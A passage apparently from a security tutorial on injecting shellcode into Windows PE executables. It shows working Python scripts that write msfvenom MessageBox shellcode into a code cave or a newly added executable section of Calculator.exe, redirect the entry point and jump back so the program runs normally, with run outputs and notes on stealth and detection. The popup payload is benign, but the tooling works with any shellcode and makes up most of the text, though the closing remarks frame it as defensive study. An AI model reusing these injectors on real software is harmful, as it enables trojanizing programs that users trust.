    print(f"{Colors.BOLD}[1] Target Information:{Colors.END}")
    print(f"    Original entry: {Colors.GREEN}0x{original_entry:X}{Colors.END}")
    print(f"    Code cave: {Colors.CYAN}0x{cave_rva:X}{Colors.END}")
    print(f"    Cave size: {Colors.YELLOW}{cave_size}{Colors.END} bytes\n")

    # Build complete shellcode
    shellcode = bytearray(MESSAGEBOX_SHELLCODE)

    print(f"{Colors.BOLD}[2]{Colors.END} MessageBox shellcode: {Colors.YELLOW}{len(shellcode)}{Colors.END} bytes")
    print(f"    {Colors.BLUE}This code will show a popup window{Colors.END}\n")

    # Add JMP back to original entry
    jmp_offset = original_entry - (cave_rva + len(shellcode) + 5)
    shellcode += b'\xE9'
    shellcode += struct.pack('<i', jmp_offset)

    print(f"{Colors.BOLD}[3]{Colors.END} Adding JMP to return to original code")
    print(f"    Total size: {Colors.YELLOW}{len(shellcode)}{Colors.END} bytes\n")

    # Check if it fits
    if len(shellcode) > cave_size:
        print(f"{Colors.RED}{Colors.BOLD}[ERROR]{Colors.END} Shellcode ({Colors.YELLOW}{len(shellcode)}{Colors.END} bytes) > Cave ({Colors.YELLOW}{cave_size}{Colors.END} bytes)")
        print(f"        Need {Colors.RED}{len(shellcode) - cave_size}{Colors.END} more bytes!")
        return False

    print(f"{Colors.GREEN}{Colors.BOLD}[4] Size check: OK!{Colors.END}")
    print(f"    Shellcode: {Colors.YELLOW}{len(shellcode)}{Colors.END} bytes")
    print(f"    Cave: {Colors.YELLOW}{cave_size}{Colors.END} bytes")
    print(f"    Remaining: {Colors.GREEN}{cave_size - len(shellcode)}{Colors.END} bytes\n")

    # Write shellcode
    print(f"{Colors.BOLD}[5]{Colors.END} Writing shellcode to offset {Colors.CYAN}0x{cave_raw:X}{Colors.END}")
    pe.set_bytes_at_offset(cave_raw, bytes(shellcode))
    print(f"    {Colors.GREEN}Written successfully!{Colors.END}\n")

    # Change entry point
    print(f"{Colors.BOLD}[6]{Colors.END} Changing entry point:")
    print(f"    {Colors.RED}{hex(original_entry)}{Colors.END} → {Colors.GREEN}{hex(cave_rva)}{Colors.END}\n")
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = cave_rva

    # Save
    pe.write(output_file)
    pe.close()

    print(f"{Colors.BOLD}{Colors.GREEN}[Success]{Colors.END} Saved as: {Colors.YELLOW}{output_file}{Colors.END}")
    print(f"\n{Colors.BOLD}Expected behavior:{Colors.END}")
    print(f"  1. Program starts")
    print(f"  2. {Colors.CYAN}MessageBox appears: 'Hacked!'{Colors.END}")
    print(f"  3. User closes MessageBox")
    print(f"  4. Calculator runs normally")
    print(f"\n{Colors.BOLD}{Colors.GREEN}This demonstrates code injection!{Colors.END}\n")

    return True

if __name__ == "__main__":
    if len(sys.argv) != 6:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <input> <output> <cave_rva> <cave_raw> <cave_size>{Colors.END}")
        print(f"\n{Colors.YELLOW}Example:{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe Calc_hacked.exe 0x2299 0x1699 359{Colors.END}")
        sys.exit(1)

    inject_messagebox(
        sys.argv[1],
        sys.argv[2],
        int(sys.argv[3], 16),
        int(sys.argv[4], 16),
        int(sys.argv[5])
    )
Running the injection:
1
python3 inject_messagebox.py Calculator.exe Calculator_hacked.exe 0x2239 0x1639 455
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
=== MessageBox Injection ===

[1] Target Information:
    Original entry: 0x18C0
    Code cave: 0x2239
    Cave size: 455 bytes

[2] MessageBox shellcode: 300 bytes
    This code will show a popup window

[3] Adding JMP to return to original code
    Total size: 305 bytes

[4] Size check: OK!
    Shellcode: 305 bytes
    Cave: 455 bytes
    Remaining: 150 bytes

[5] Writing shellcode to offset 0x1639
    Written successfully!

[6] Changing entry point:
    0x18c0 → 0x2239

[Success] Saved as: Calculator_hacked.exe

Expected behavior:
  1. Program starts
  2. MessageBox appears: 'Hacked!'
  3. User closes MessageBox
  4. Calculator runs normally

This demonstrates code injection!
Testing the injection:
1
PS > Calculator_hacked.exe
 A MessageBox appears before the Calculator starts
Success! The malicious code executed, showed a popup, then the program continued normally. A user might not even realize their program was modified.
What just happened:
- User runs
Calculator_hacked.exe - Entry point redirected to our code cave (
0x2299) - MessageBox shellcode executes
- Popup appears: “Hacked!”
- User closes popup
- JMP returns to original entry point (
0x1920) - Calculator runs normally
This is a perfect demonstration of why code signing matters. Without signatures:
- Attackers can modify programs freely
- Users have no way to detect tampering
- Malicious code runs invisibly
Demonstration: Section Addition Method
Code cave injection works for small payloads, but what if we need more space? The solution is adding a new executable section to the PE file.
Think of it like adding a new chapter to our cookbook:
1
2
3
4
5
6
7
8
9
10
Original Cookbook:
├── Chapter 1: Recipes (.text)
├── Chapter 2: Ingredients (.rdata)
└── Chapter 3: Photos (.data)

Modified Cookbook:
├── Chapter 1: Recipes (.text)
├── Chapter 2: Ingredients (.rdata)
├── Chapter 3: Photos (.data)
└── Chapter 4: Secret Recipes (.inject) ← NEW! Our malicious code
When we add a section, we need to:
- Update PE headers - Tell Windows there’s a new section
- Create section header - Metadata describing our new section (40 bytes)
- Append section data - The actual space for our code (can be MB in size)
- Mark as executable - Set the right permissions (EXECUTE + READ + WRITE)
Visual representation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
BEFORE (original file):
┌──────────┬────────┬─────────┬───────┬─────┐
│ Headers  │ .text  │ .rdata  │ .data │ EOF │
└──────────┴────────┴─────────┴───────┴─────┘
             Code      Strings   Variables

AFTER (with new section):
┌──────────┬────────┬─────────┬───────┬─────────┬─────┐
│ Headers  │ .text  │ .rdata  │ .data │ .inject │ EOF │
│ (+1 sec) │        │         │       │  (NEW)  │     │
└──────────┴────────┴─────────┴───────┴─────────┴─────┘
                                         ^
                                    Our code here
                                    (4096 bytes)
Section Header Structure:
A section header is exactly 40 bytes with this structure:
1
2
3
4
5
6
7
8
9
10
11
12
Offset  Size  Field
------  ----  -----
0       8     Name (e.g., ".inject\0\0")
8       4     VirtualSize (size in memory)
12      4     VirtualAddress (where it loads in memory)
16      4     SizeOfRawData (size in file)
20      4     PointerToRawData (file offset)
24      4     PointerToRelocations (usually 0)
28      4     PointerToLinenumbers (usually 0)
32      2     NumberOfRelocations (usually 0)
34      2     NumberOfLinenumbers (usually 0)
36      4     Characteristics (permissions flags)
Key fields:
- Name:
.inject(our section name) - VirtualAddress: Where it appears in memory (must be aligned)
- PointerToRawData: Where it is in the file on disk
- Characteristics:
0xE0000020= EXECUTE + READ + WRITE
Reference: Microsoft PE Format - Section Table
Creating New Section
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
import pefile
import struct
import sys

class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    CYAN = '\033[96m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    BOLD = '\033[1m'
    END = '\033[0m'

def add_section(input_file, output_file, section_size=0x1000):
    """Add new executable section to PE file"""
    pe = pefile.PE(input_file)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== Adding New Section ==={Colors.END}\n")
    print(f"{Colors.BOLD}[1] Configuration:{Colors.END}")
    print(f"    Name: {Colors.YELLOW}.inject{Colors.END}")
    print(f"    Size: {Colors.GREEN}{section_size}{Colors.END} bytes ({Colors.GREEN}{section_size//1024}KB{Colors.END})\n")

    # Get last section and alignment info
    last_section = pe.sections[-1]
    section_alignment = pe.OPTIONAL_HEADER.SectionAlignment
    file_alignment = pe.OPTIONAL_HEADER.FileAlignment

    print(f"{Colors.BOLD}[2] Alignment:{Colors.END}")
    print(f"    Section: {Colors.CYAN}0x{section_alignment:X}{Colors.END}")
    print(f"    File: {Colors.CYAN}0x{file_alignment:X}{Colors.END}\n")

    # Calculate addresses
    new_section_rva = (last_section.VirtualAddress + last_section.Misc_VirtualSize)
    new_section_rva = (new_section_rva + section_alignment - 1) & ~(section_alignment - 1)

    new_raw_offset = (last_section.PointerToRawData + last_section.SizeOfRawData)
    new_raw_size = (section_size + file_alignment - 1) & ~(file_alignment - 1)

    print(f"{Colors.BOLD}[3] Addresses:{Colors.END}")
    print(f"    RVA: {Colors.GREEN}0x{new_section_rva:X}{Colors.END}")
    print(f"    Raw: {Colors.GREEN}0x{new_raw_offset:X}{Colors.END}\n")

    # Create section header (40 bytes)
    section_header = bytearray(40)
    struct.pack_into('8s', section_header, 0, b'.inject\x00')
    struct.pack_into('I', section_header, 8, section_size)
    struct.pack_into('I', section_header, 12, new_section_rva)
    struct.pack_into('I', section_header, 16, new_raw_size)
    struct.pack_into('I', section_header, 20, new_raw_offset)
    struct.pack_into('I', section_header, 24, 0)
    struct.pack_into('I', section_header, 28, 0)
    struct.pack_into('H', section_header, 32, 0)
    struct.pack_into('H', section_header, 34, 0)
    struct.pack_into('I', section_header, 36, 0xE0000020)

    print(f"{Colors.BOLD}[4] Characteristics:{Colors.END} {Colors.GREEN}0xE0000020{Colors.END}")
    print(f"    EXECUTE + READ + WRITE + CODE\n")

    # Calculate section table offset
    section_table_offset = (
        pe.DOS_HEADER.e_lfanew + 4 +
        pe.FILE_HEADER.sizeof() +
        pe.FILE_HEADER.SizeOfOptionalHeader
    )
    new_section_header_offset = section_table_offset + (len(pe.sections) * 40)

    # Update headers
    pe.FILE_HEADER.NumberOfSections += 1
    pe.OPTIONAL_HEADER.SizeOfImage = new_section_rva + section_size

    print(f"{Colors.BOLD}[5] Headers Updated:{Colors.END}")
    print(f"    Sections: {Colors.YELLOW}{pe.FILE_HEADER.NumberOfSections}{Colors.END}")
    print(f"    Image Size: {Colors.GREEN}0x{pe.OPTIONAL_HEADER.SizeOfImage:X}{Colors.END}\n")

    # Write
    pe.write(output_file)

    with open(output_file, 'r+b') as f:
        f.seek(new_section_header_offset)
        f.write(bytes(section_header))
        f.seek(0, 2)
        f.write(b'\x00' * new_raw_size)

    pe.close()

    print(f"{Colors.GREEN}{Colors.BOLD}[Success]{Colors.END} {Colors.YELLOW}{output_file}{Colors.END}")
    print(f"{Colors.BOLD}Section RVA:{Colors.END} {Colors.CYAN}0x{new_section_rva:X}{Colors.END}\n")

    return new_section_rva

if __name__ == "__main__":
    if len(sys.argv) < 3:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <input.exe> <output.exe> [size]{Colors.END}")
        print(f"\n{Colors.YELLOW}Examples:{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe Calc_section.exe{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe Calc_section.exe 8192{Colors.END}")
        sys.exit(1)

    add_section(sys.argv[1], sys.argv[2], int(sys.argv[3]) if len(sys.argv) > 3 else 0x1000)
Running the script:
1
python3 add_section.py Calculator.exe Calculator_section.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
=== Adding New Section ===

[1] Configuration:
    Name: .inject
    Size: 4096 bytes (4KB)

[2] Alignment:
    Section: 0x1000
    File: 0x200

[3] Addresses:
    RVA: 0x9000
    Raw: 0x3400

[4] Characteristics: 0xE0000020
    EXECUTE + READ + WRITE + CODE

[5] Headers Updated:
    Sections: 7
    Image Size: 0xA000

[Success] Calculator_section.exe
Section RVA: 0x9000
Verify with analyze_pe.py:
1
python3 analyze_pe.py Calculator_section.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
=== Analyzing: Calculator_section.exe ===

[1] Entry Point: 0x18C0
    This is where the program starts executing
    Like the cookbook saying 'start reading at page 5'

[2] Sections (Chapters):
    Total sections: 7

    .text      at address 0x1000, size  5120 bytes
               ^ This section contains EXECUTABLE CODE
               The CPU will run instructions from here

    .rdata     at address 0x3000, size  5120 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .data      at address 0x5000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .pdata     at address 0x6000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .rsrc      at address 0x7000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .reloc     at address 0x8000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .inject    at address 0x9000, size  4096 bytes
               ^ This section contains EXECUTABLE CODE
               The CPU will run instructions from here
Perfect! New section created and marked as executable.
Injecting into Section
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
import pefile
import struct
import sys

class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    CYAN = '\033[96m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    BOLD = '\033[1m'
    END = '\033[0m'

# MessageBox shellcode from msfvenom (302 bytes, ExitProcess removed)
MESSAGEBOX_SHELLCODE = b""
MESSAGEBOX_SHELLCODE += b"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xcc\x00\x00"
MESSAGEBOX_SHELLCODE += b"\x00\x41\x51\x41\x50\x52\x48\x31\xd2\x65\x48\x8b"
MESSAGEBOX_SHELLCODE += b"\x52\x60\x51\x48\x8b\x52\x18\x56\x48\x8b\x52\x20"
MESSAGEBOX_SHELLCODE += b"\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
MESSAGEBOX_SHELLCODE += b"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1"
MESSAGEBOX_SHELLCODE += b"\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\x8b\x52\x20"
MESSAGEBOX_SHELLCODE += b"\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02"
MESSAGEBOX_SHELLCODE += b"\x41\x51\x0f\x85\x72\x00\x00\x00\x8b\x80\x88\x00"
MESSAGEBOX_SHELLCODE += b"\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x8b\x48"
MESSAGEBOX_SHELLCODE += b"\x18\x50\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
MESSAGEBOX_SHELLCODE += b"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9"
MESSAGEBOX_SHELLCODE += b"\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38"
MESSAGEBOX_SHELLCODE += b"\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75"
MESSAGEBOX_SHELLCODE += b"\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b"
MESSAGEBOX_SHELLCODE += b"\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
MESSAGEBOX_SHELLCODE += b"\x88\x41\x58\x41\x58\x5e\x59\x48\x01\xd0\x5a\x41"
MESSAGEBOX_SHELLCODE += b"\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff"
MESSAGEBOX_SHELLCODE += b"\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x4b\xff\xff"
MESSAGEBOX_SHELLCODE += b"\xff\x5d\xe8\x0b\x00\x00\x00\x75\x73\x65\x72\x33"
MESSAGEBOX_SHELLCODE += b"\x32\x2e\x64\x6c\x6c\x00\x59\x41\xba\x4c\x77\x26"
MESSAGEBOX_SHELLCODE += b"\x07\xff\xd5\x49\xc7\xc1\x40\x00\x00\x00\xe8\x0f"
MESSAGEBOX_SHELLCODE += b"\x00\x00\x00\x43\x6f\x64\x65\x20\x49\x6e\x6a\x65"
MESSAGEBOX_SHELLCODE += b"\x63\x74\x65\x64\x21\x00\x5a\xe8\x08\x00\x00\x00"
MESSAGEBOX_SHELLCODE += b"\x48\x61\x63\x6b\x65\x64\x21\x00\x41\x58\x48\x31"
MESSAGEBOX_SHELLCODE += b"\xc9\x41\xba\x45\x83\x56\x07\xff\xd5\x48\x31\xc9"

def inject_section(input_file, output_file, section_rva):
    """Inject shellcode into new section"""
    pe = pefile.PE(input_file)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== Section Injection ==={Colors.END}\n")

    original_entry = pe.OPTIONAL_HEADER.AddressOfEntryPoint

    print(f"{Colors.BOLD}[1] Target:{Colors.END}")
    print(f"    Original entry: {Colors.GREEN}0x{original_entry:X}{Colors.END}")
    print(f"    Section RVA: {Colors.CYAN}0x{section_rva:X}{Colors.END}\n")

    # Build shellcode
    shellcode = bytearray(MESSAGEBOX_SHELLCODE)
    print(f"{Colors.BOLD}[2] Shellcode:{Colors.END} {Colors.YELLOW}{len(shellcode)}{Colors.END} bytes\n")

    # Calculate JMP
    jmp_from = section_rva + len(shellcode) + 5
    jmp_offset = original_entry - jmp_from

    print(f"{Colors.BOLD}[3] JMP:{Colors.END}")
    print(f"    From: {Colors.CYAN}0x{jmp_from:X}{Colors.END}")
    print(f"    To: {Colors.GREEN}0x{original_entry:X}{Colors.END}\n")

    # Add JMP
    shellcode += b'\xE9'
    shellcode += struct.pack('<i', jmp_offset)

    print(f"{Colors.BOLD}[4] Total:{Colors.END} {Colors.YELLOW}{len(shellcode)}{Colors.END} bytes\n")

    # Write
    for section in pe.sections:
        if section.VirtualAddress == section_rva:
            print(f"{Colors.BOLD}[5] Writing to:{Colors.END} {Colors.CYAN}{section.Name.decode().strip(chr(0))}{Colors.END}")
            pe.set_bytes_at_offset(section.PointerToRawData, bytes(shellcode))
            print(f"    {Colors.GREEN}✓ Done!{Colors.END}\n")
            break

    # Redirect entry
    print(f"{Colors.BOLD}[6] Entry:{Colors.END} {Colors.RED}0x{original_entry:X}{Colors.END} → {Colors.GREEN}0x{section_rva:X}{Colors.END}\n")
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = section_rva

    pe.write(output_file)
    pe.close()

    print(f"{Colors.GREEN}{Colors.BOLD}[Success]{Colors.END} {Colors.YELLOW}{output_file}{Colors.END}\n")

if __name__ == "__main__":
    if len(sys.argv) != 4:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <input> <output> <section_rva>{Colors.END}")
        print(f"\n{Colors.YELLOW}Example:{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calc_section.exe Calc_final.exe 0x9000{Colors.END}")
        sys.exit(1)

    inject_section(sys.argv[1], sys.argv[2], int(sys.argv[3], 16))
Running the script:
1
python3 inject_section.py Calculator_section.exe Calculator_final.exe 0x9000
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
=== Section Injection ===

[1] Target:
    Original entry: 0x18C0
    Section RVA: 0x9000

[2] Shellcode: 300 bytes

[3] JMP:
    From: 0x9131
    To: 0x18C0

[4] Total: 305 bytes

[5] Writing to: .inject
    ✓ Done!

[6] Entry: 0x18C0 → 0x9000

[Success] Calculator_final.exe
Testing:
1
PS > Calculator_final.exe
 MessageBox appears, then Calculator runs normally
Success! Section addition method works perfectly.
Code Cave vs Section Addition
| Aspect | Code Cave | Section Addition |
|---|---|---|
| Stealth | Higher (existing space) | Lower (new section) |
| Size Limit | Limited (<1KB usually) | Flexible (KB to MB) |
| Complexity | Find suitable cave | Create structure |
| Detection | Harder to spot | Easier (unusual names) |
| Reliability | Depends on caves | Always works |
| Use Case | Small payloads | Large payloads |
Real-world usage:
- Code caves: Small payloads, initial loaders
- Section addition: Large payloads, main malware components
Conclusion
We demonstrated binary injection using code cave and section addition methods. Both techniques successfully inject malicious code into executables while maintaining original functionality.
These techniques are essential for security professionals to understand offensive capabilities and defensive detection. During assessments, verify executable integrity and look for indicators of modification such as unusual sections or suspicious entry points.